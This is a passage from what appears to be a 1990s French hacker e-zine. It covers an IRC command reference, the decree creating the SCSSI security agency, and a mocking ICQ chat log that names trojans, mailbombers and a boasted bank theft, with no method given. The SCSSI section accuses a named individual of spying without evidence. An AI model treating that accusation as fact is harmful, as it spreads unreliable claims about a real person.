/massdeop enleve le statut d'opérateur à toutes les users du canal sauf vous.

/massunban efface tous les bans d'un canal.

/me action envoie la description d'une action au canal.Peut aussi être utilisé en DCC chat (private action).

/mode channel parm établit les modes d'un canal:

+p canal privé.
+s canal secret.
+i canal "invite-only". Seuls les users invités peuvent y accéder.
+m canal modéré. Seuls les utilisateurs "+v" et les opérateurs peuvent parler.
+n bloque les messages provenant d'ailleurs que le canal (pas de message du serveur, donc).
+t seul les opérateurs peuvent changer le topic.
+l # limite le nombre d'utilisateurs d'un canal à # personnes.
+v nick permet à Nick de parler sur un canal modéré.
+b liste des bans. Ne fonctionne pas sur certains serveurs.
+b nick!username@hostname pour bannir Nick du canal.
+k key établit le mot de passe du canal.
+o nick donne le statut d'opérateur à Nick.
-x enleve le mode x, pour peu que x soit un des modes décrits ci-dessus.
/mode nick parm établit les modes utilisateurs:

+i utilisateur invisible (ie: vous ne le verrez pas si vous n'êtes pas sur le même canal).
+s permet de recevoir les notices du serveur (messages concernant l'activité du serveur).
+w permet de recevoir les wallops, messages envoyés à tous les ops d'un canal.
+o donne le satut d'IRCop... seulement si vous êtes IRCop :-)).
+d mode "deaf"(=sourd). Seulement pour les bots.
/motd [server] affiche le message du jour [d'un autre serveur IRC].

/msg nick message envoie un message privé à Nick.

/names channel affiche la liste des utilisateurs d'un canal. Note: si vous n'êtes pas sur le canal, vous ne verrez pas les utilisateurs qui sont "+i".

/nick newnick pour changer votre nickname.

/note ?

/notice user|channel msg (presque comme) /msg, avec cependant la possibilté d'envoyer un message

privé à tout le canal.

/notify affiche la liste "notify".

/notify nick ajoute Nick à la liste des notifications (notify). Montre chaque signon/off de Nick.

-nick enleve Nick de la "notify".

/omsg text envoie un message à tous les ops d'un canal.

/onotice text envoie une note à tous les ops d'un canal.

/op nick donne le statut d'op à Nick.

/deop nick enlève le statut d'op à Nick.

/part channel = /leave

/ping ping un utilisateur. Utilisez /ctcp ping pour mesurer le délai de réponse.

/quote raw irccommand envoie une commande à un serveur IRC, exactement telle que tapée.

/query nick ouvre une fenêtre de message privés avec Nick.

/quit message = /bye

/server hostname [port] vous permet de basculer sur un autre serveur.

/silence affiche la liste des utilisateurs placés en "ignore".

/silence mask permet d'ignorer les utilisateurs concernés par le mask.

/signoff message = /bye

/sound nick soundname voir ctcp sound.

/stats affiche des statistiques:

b affiche la liste des bans du serveur.
c retourne une liste des serveurs auxquels le serveur peut se connecter ou dont il peut recevoir/ autoriser les connections.
h retourne une liste des serveurs forcés d'agir en "leaves"(=feuilles, les connections étant basées sur le principe d'arborescence) ou autorisés à agir en "hubs"(=pivot/racine).

i renvoie une liste des hôtes auxquels le serveur autorise les clients à se connecter.
k renvoie une liste des combinaisons username et hostname des bans du serveur.
l renvoie la liste des connections du serveur, montrant depuis combien de temps ces connections sont établies, le trafic sur cette connection en bytes et les messages pour chaque direction.
m renvoie une liste des commandes supportées par le serveur et le compte d'utilisation pour chaque s'il est différent de zéro.
o renvoie une liste des hôtes dont les clients peuvent devenir (irc)ops.
p ?
s ?
t ?
u renvoie une ligne montrant depuis combien de temps le serveur est établi.
y montre les lignes (Class) Y du fichier configuration du serveur.
/summon user@host invite user@host sur IRC (l'hôte/host doit être un serveur). Obsolete??

/time = /date

/topic channel text établit le topic d'un canal.

/trace [user] affiche les serveurs utilisés pour se connecter à l'utilisateur.

/type envoie un fichier texte dans le canal.

/unban pour enlever les bans.

/unban nickmask efface le mask de Nick (nick!username@hostname) de la liste des bans du canal.

/users (x)

/version affiche la version du serveur

/who channel donne la liste des users du canal désigné.

/whois donne des informations sur le dernier Nick à avoir rejoint le canal ou envoyé un message privé.

/whois nick donne des informations sur Nick.

/whowas nick donne des informations sur Nick, celui-ci n'étant plus en ligne.

/xdcc nick affiche les commandes utilisateurs XDCC.

/xdcc nick LIST affiche la liste des fichiers téléchargeables de Nick.

/xdcc nick SEND # télécharge les fichiers # de Nick.

/xdcc nick VERSION affiche la version XDCC.

Commandes des IRC Operators:

/connect target port oblige le serveur distant à essayer d'établir une nouvelle connection avec le serveur cible(=target), sur le port spécifié.

/die pour forcé le serveur à se déconnecter et cesser toute activité.

/hash reconfigure un server.

/host

/kill nick comment le KILL est utilisé pour faire en sorte que la connection du client-serveur soit fermée par le serveur qui a la connection. KILL est utilisé par les serveurs quand ils rencontrent une double entrée dans la liste des Nicks valides et clôt les deux entrées. Commande également accessible aux ircops.

/oper nick password donne les privilèges du statut d'IRCop à un utilisateur.

/rehash utilisé pour forcer un serveur à relire son fichier de configuration.

/restart pour redémarrer un serveur.

/squit server comment ferme une connection serveur.

/uping ?

/wallops message message à tous les ops.

Commandes DCC:

chat - réclame l'ouverture d'une connection DCC ou autorise une telle requête.
send - envoie un fichier.
tsend - envoie un fichier texte.
get - reçoit un fichier (en réponse à un SEND).
tget - reçoit un fichier texte.
list - donne une liste de toutes les connections DCC.
/xdcc:

list - donne une liste des fichiers.
help - affiche l'aide.
send - demande un fichier." (Macplus)

XIII/ Le SCSSI

SCSSI (Service Central de la Securite des Systemes d'Informations): ce nom ne vous dit surement rien, ou très peu de choses. En 1986, est créé auprès du Premier ministre un Service Central de la Sécurité des Systèmes d'Information (placé sous l'autorité du délégué interministériel pour la sécurité des systèmes d'information).

Contrairement à la DST qui surveille les pirates informatiques, et les pirates informatiques qui surveillent la DST, le SCSSI surveille sans être vu. Prenons un exemple réel:

Un clan de hacker a pour chef NeurAlien. Ce clan n'est pas connu mais on ne le citera pas. Pis un beau jour on apprend que NeurAlien bosse à la DST... Puis au SCSSI, où il a pour rôle de surveiller tout ce qui se passe. Etant dans un clan de hackers (programmeurs plutot), il va demander à ceux-ci de fouiner un peu partout à la recherche de quelques informations qui ne regarde que lui. Inaperçus, espionnage... Brref, on s'en fout mais s'était pour illustrer ce qui pouvait se passer avec ce genre d'organisme, et dont on ne se méfie pas du tout!

Voilà ce que le SCSSI dit qu'il fait:

Le SCSSI :
Evalue :

les procédés de protection cryptologiques,
les produits et systèmes relevant des technologies de l'information,
les procédés de protection contre les signaux parasites compromettants.
Agrée les équipements, produits et systèmes utilisés pour le traitement des informations classifiées de défense.

Procède à l'agrément des centres d'évaluation de la sécurité des technologies de l'information dans le cadre du schéma d'évaluation et de certification.

Certifie les produits évalués par les centres d'évaluation agréés.

Instruit les demandes d'autorisation de fourniture et d'utilisation de moyens et de prestations de cryptologie.

Statue sur les exportations des technologies, des produits et des systèmes.

Elabore et distribue les clés de chiffrement au profit de l'administration et du secteur privé.

Assure la formation des spécialistes dont l'Etat a besoin ainsi que la sensibilisation des respnsables de

l'administration et du secteur privé dans le cadre du Centre d'Etudes Supérieures de la Sécurité des Systèmes d'Information (C.E.S.S.S.I.).

Conseille les administrations et certaines entreprises pour la sécurisation de leurs systèmes d'information.

Participe aux actions de normalisation nationales et internationales en matière de sécurité des systèmes d'information et suit les travaux relatifs à la réglementation.

Assure les relations techniques avec ses homologues étrangers.

L'action au profit du secteur privé est soumis à cetaines conditions visant à ne pas causer de tort aux sociétés dont la raison sociale touche à la sécurité des systèmes d'information.

Décrets relatifs au SCSSI:

Journal Officiel de la République Française
du 8 mars 1986 page 3592.
Décret No 86-318 du 3 mars 1986.
Portant création du service central de la sécurité des systèmes d'information.

Le Président de la République,

Sur le rapport du Premier ministre,

Vu le décret No 86-316 du 3 mars 1986 portant création du directoire de la sécurité des systèmes d'information;

Vu le décret No 86-317 du 3 mars 1986 portant création d'une délégation interministérielle pour la sécurité des systèmes d'information;

Vu le décret No 81-514 du 12 mai 1981 relatif à l'organisation de la protection des secrets et des informations concernant la défense nationale et la sûreté de l'Etat,

Décrète:

Article 1er. - Il est créé auprès du Premier ministre un service central de la sécurité des systèmes d'information placé sous l'autorité du délégué interministériel pour la sécurité des systèmes d'information.

Article 2. - Le service central de la sécurité des systèmes d'information est chargé d'apprécier le niveau de protection des systèmes d'information. Il participe aux activités de recherche relatives aux procédés de protection, coordonne, en liaison avec les maîtres d'oeuvre, les études et développements de protection des systèmes d'information gouvernementaux et approuve leur destination.

Article 3. - Le service central de la sécurité des systèmes d'information est responsable de l'évaluation des procédés de protection cryptologiques. Dans ce domaine:

il examine les besoins que lui soumettent les départements ministériels et propose les solutions;
il analyse les procédés crypotologiques élaborés par les concepteurs en vue de formuler un jugement sur l'utilisation qui peut en être faite;
il se prononce sur la validité des protections cryptologiques en service.

Le service central de la sécurité des systèmes d'information se tient informé des travaux théoriques effectués en matière de cryptologie et entretient les contacts appropriés avec les organismes de recherche concernés par le sujet.

Article 4. - Le service central de la sécurité des systèmes d'information participe à l'évaluation des procédés de protection non cryptologiques. Il examine les besoins relatifs à ces procédés qui lui sont soumis par les départements ministériels et les traite avec le concours des services ou centres techniques gouvernementaux compétents. Il centralise et diffuse les résultats et se prononce sur les niveaux de protection assurés.

Article 5. - Le service central de la sécurité des systèmes d'information suit les travaux relatifs aux normes, aux spécifications des équipements et à la réglementation en liaison avec les responsables de ces travaux et avec les utilisateurs.

Article 6. - Pour l'exercice des missions ci-dessus définies, le service central de la sécurité des systèmes d'information: - fait appel aux compétences et aux moyens des organismes gouvernementaux concernés dans le cadre de protocoles rédigés à cet effet; - entretient les relations adéquates avec les industriels agréés par le Gouvernement; il est, à ce titre, associé à la rédaction des protocoles d'accord passés entre le département de la défense et ces industriels.

Article 7. - Le service central de la sécurité des systèmes d'information est chargé en outre:

de suivre l'instruction des dossiers relatifs à la sécurité des systèmes d'information destinés à des utilisateurs non gouvernementaux ;
d'instruire, en liaison avec les instances concernées ou à leur profit, les dossiers relatifs à la sécurité des systèmes d'information destinés à des utilisateurs étrangers ;
d'entretenir les relations techniques souhaitables avec les services homologues étrangers ;
d'organiser, au profit des États ayant passé avec la France des accords en matière de sécurité des systèmes d'information, l'assistance technique et la formation des personnels prévues dans ces accords ;
d'apporter son concours aux organismes gouvernementaux qui font appel à lui soit pour la fabrication de clés de chiffrement, soit pour la formation de personnels spécialistes.

Article 8. - Le service central de la sécurité des systèmes d'information assure la direction et le fonctionnement du centre d'études supérieures de la sécurité des systèmes d'information.

Article 9. - La composition du service central de la sécurité des systèmes d'information, les qualifications de ses personnels et les corps d'origine des agents détachés ou mis à disposition sont fixés par le Premier ministre.

Article 10. - Le service central de la sécurité des systèmes d'information est rattaché du point de vue administratif et budgétaire au secrétariat général du Gouvernement (services généraux du Premier ministre).

Article 11. - Le Premier ministre, le ministre de l'économie, des finances et du budget, le ministre des relations extérieures, le ministre de la défense, le ministre de l'intérieur et de la décentralisation, le ministre du redéploiement industriel et du commerce extérieur, le ministre des P.T.T. et le ministre de la recherche et de la technologie sont chargés, chacun en ce qui le concerne, de l'exécution du présent décret, qui sera publié au Journal officiel de la République française.

Fait à Paris, le 3 mars 1986.

Selon un organisme de sécurité informatique, le SCSSI aurait plutot comme missions:

- apprécier le niveau de protection des systèmes d’information et notamment les procédés cryptologiques
- la recherche
- la collaboration avec les organismes gouvernementaux
- instruire les dossiers relatifs à la sécurisation des systèmes d’information destinés à des utilisateurs non gouvernementaux
- la réception et instruction* des déclarations et des demandes d’autorisation
- contrôle et enquête
- agrément des Tiers Partie de Confiance (TPC)

NB: il est clairement marqué ici enquête, alors que ça n'est pas explicité comme il le faudrait par le SCSSI. J'en reviens à mon exemple du début.

Conslusion: méfiez vous des contrefaç... euh qu'est-ce que je raconte moi: du SCSSI pardon.

XIV/ Discussion avec un lamer

Cette discussion a été réalisé sur ICQ, je me suis bien payé la tête du type, et j'étais mort de rire tellement il en rajoutait, il en rajoutait... En fait cette discussion est plutôt un coup de gueules contres les débiles du net, mais c'est plus drôle de mettre un log, que de pousser un coup de gueule dont on

s'en fout, de toutes manières.

<Clad Strife > salut
<Clad Strife > on m'a parlé de tes talents de hackers
<Clad Strife > ben je sais hacker par netbus, socket23, je sais utiliser différents OS (win 95, 98, 3x)
<WzGate> et alors parle moi des tiens
<Clad Strife > je sais flooder, mailbomber, nuker
<Clad Strife > hey
<Clad Strife > c
<Clad Strife > cool ça!!
<Clad Strife > faudrait qu'on s'échange des programmes!
<WzGate> ça trombe bien moi aussi !!!!
<Clad Strife > j'ai pelin de trojans
<WzGate> mais moi j'ai arreter avec ses merde de progs
<Clad Strife > ah? tu fais koi?
<Clad Strife > COOL!
<Clad Strife > les virus?
<WzGate> il ya plus violent maintenant
<Clad Strife > PIRE???
<Clad Strife > KOI DONC?
<WzGate> pire
<Clad Strife >
<Clad Strife > alles stp!
<Clad Strife > dis!
<WzGate> ahhhhhhhhh ahhhhhhhh
<Clad Strife > NAN JURE j'DIRAIS RIEN!
<Clad Strife > STP DIS MOI
<WzGate> non non je fais me faire prendre par les keufs sinon
<Clad Strife > stp.....
<Clad Strife > je ferais tout ce que tu voudras!!!
<WzGate> non non
<Clad Strife > je serais presque comme ton esclave
<Clad Strife > je... je ferais tout ce que tu veux que je fasse
<Clad Strife > TOUT
<Clad Strife > mais dis moi oyu c que t'apprends tout ça
<WzGate> c'est pas la peine
<WzGate> ahh c'est le talent c'est tout
<Clad Strife > un mec qui se foutait de ma gueule
<Clad Strife > mais il a dit que je pouvais venir te voir
<Clad Strife > un ALT F12
<Clad Strife > mais stp!
<Clad Strife > apprends moi!!!
<Clad Strife > je te hackerais pas! promis juré
<Clad Strife > craché: PTOUI
<WzGate> c'est qui qui t'a parlé de moi ???

<WzGate> non
<Clad Strife > sérieux? MAIS COMMENTR T'AS FAIT?
<Clad Strife > nan c moi qui lme ferait prendre! pas toi
<WzGate> je me suis fait deja prendre parce que j'ai pirater les compte bancaire alors stop maintenant
<WzGate> il suffit de chercher le code d'entrer et de s'introduire dans les fichiers
<Clad Strife > putain
<Clad Strife > et ils t'ont dit koi à la police?
<WzGate> j'ai fait virer 2 000 000 frs sur mon comte
<Clad Strife > putaaaain
<WzGate> j'ai rendu l'argent et j'ai fais 6 mois de tole
<Clad Strife > mais comment t'as fait pour trouver le pass?
<Clad Strife > t'as fait ça par FTP?
<Clad Strife > oui mais j'aimerais mieux m'y conbaitre!
<WzGate> il suffit de s'y connaitre afond
<WzGate> ftp c'est plus a la mode
<Clad Strife > cool
<Clad Strife > t'as pas des programmes?
<WzGate> il faut s'y connaitre dans la programmation
<Clad Strife > tu peux pas m'les envoyer? juste 1 ou 2
<WzGate> non je fais mes propre programme
<WzGate> tu plane ou quoi
<Clad Strife > STP!!!!
<Clad Strife > mais oui mais là c moi pas toi!
<Clad Strife > pitié
<Clad Strife > je serais ton esclave si tu veux!
<Clad Strife > pis hackmoi pas stp
<Clad Strife > je te fais confiance
<WzGate> la prison ça me suffi t
<WzGate> non je file pas mes progs
<Clad Strife > ouais j'en ai un pas mal
<WzGate> ouhai ben si tu as un bon mailbomber tu me le fais parvenir
<Clad Strife > Kaboom
<Clad Strife > tu connais?
<WzGate> c'est lequel ??
<Clad Strife > sur system7.org
<Clad Strife > t'as plein de çà
<Clad Strife > allez
<Clad Strife > je te file plein d'infos de pleins de progs
<WzGate> non pas celui là
<Clad Strife > et tu m'apprends 2 3 trucs
<Clad Strife > hackers.com
<Clad Strife > ok pour le marché?
<Clad Strife > pis personne en saura rien
<WzGate> tu connais d'autre site comme ça ??

Pis il est parti... Bon ben voilà un typique lamer. Il n'a pas un nickname à la con (pas trop), mais qu'est-ce qu'il est bête! Si vous avez des logs encore pires que ceux-ci (j'en ai faut pas croire, mais ce gars c'est un phénomène!), vous n'avez qu'à me les envoyer.

Le mot de la fin: La vache c'que ça été dur et éprouvant de le faire c'te zine. Pis comme j'ai pas fini d'en écrire....
j'espère que vous en avez apprécié la lecture. Vous pouvez m'écrire à clad_strife@hotmail.com, ou sur ICQ: 22350168. Pis j'voulais dire aussi: ne baissez jamais les bras, que ce soit sur le net ou dans la vie.

Avant de représenter l'underground, représente toi toi-même. (Clad Strife)
dédié à Alain, l'anti JK.

Greetz To: Bond, Thorgal, Janus, Tobozo, H, J117, Leonard, et tout les opprimés, ceux qui n'ont pas comme vous les moyens d'avoir internet ni de se nourrir: pensez-y.

Author: *Clad Strife*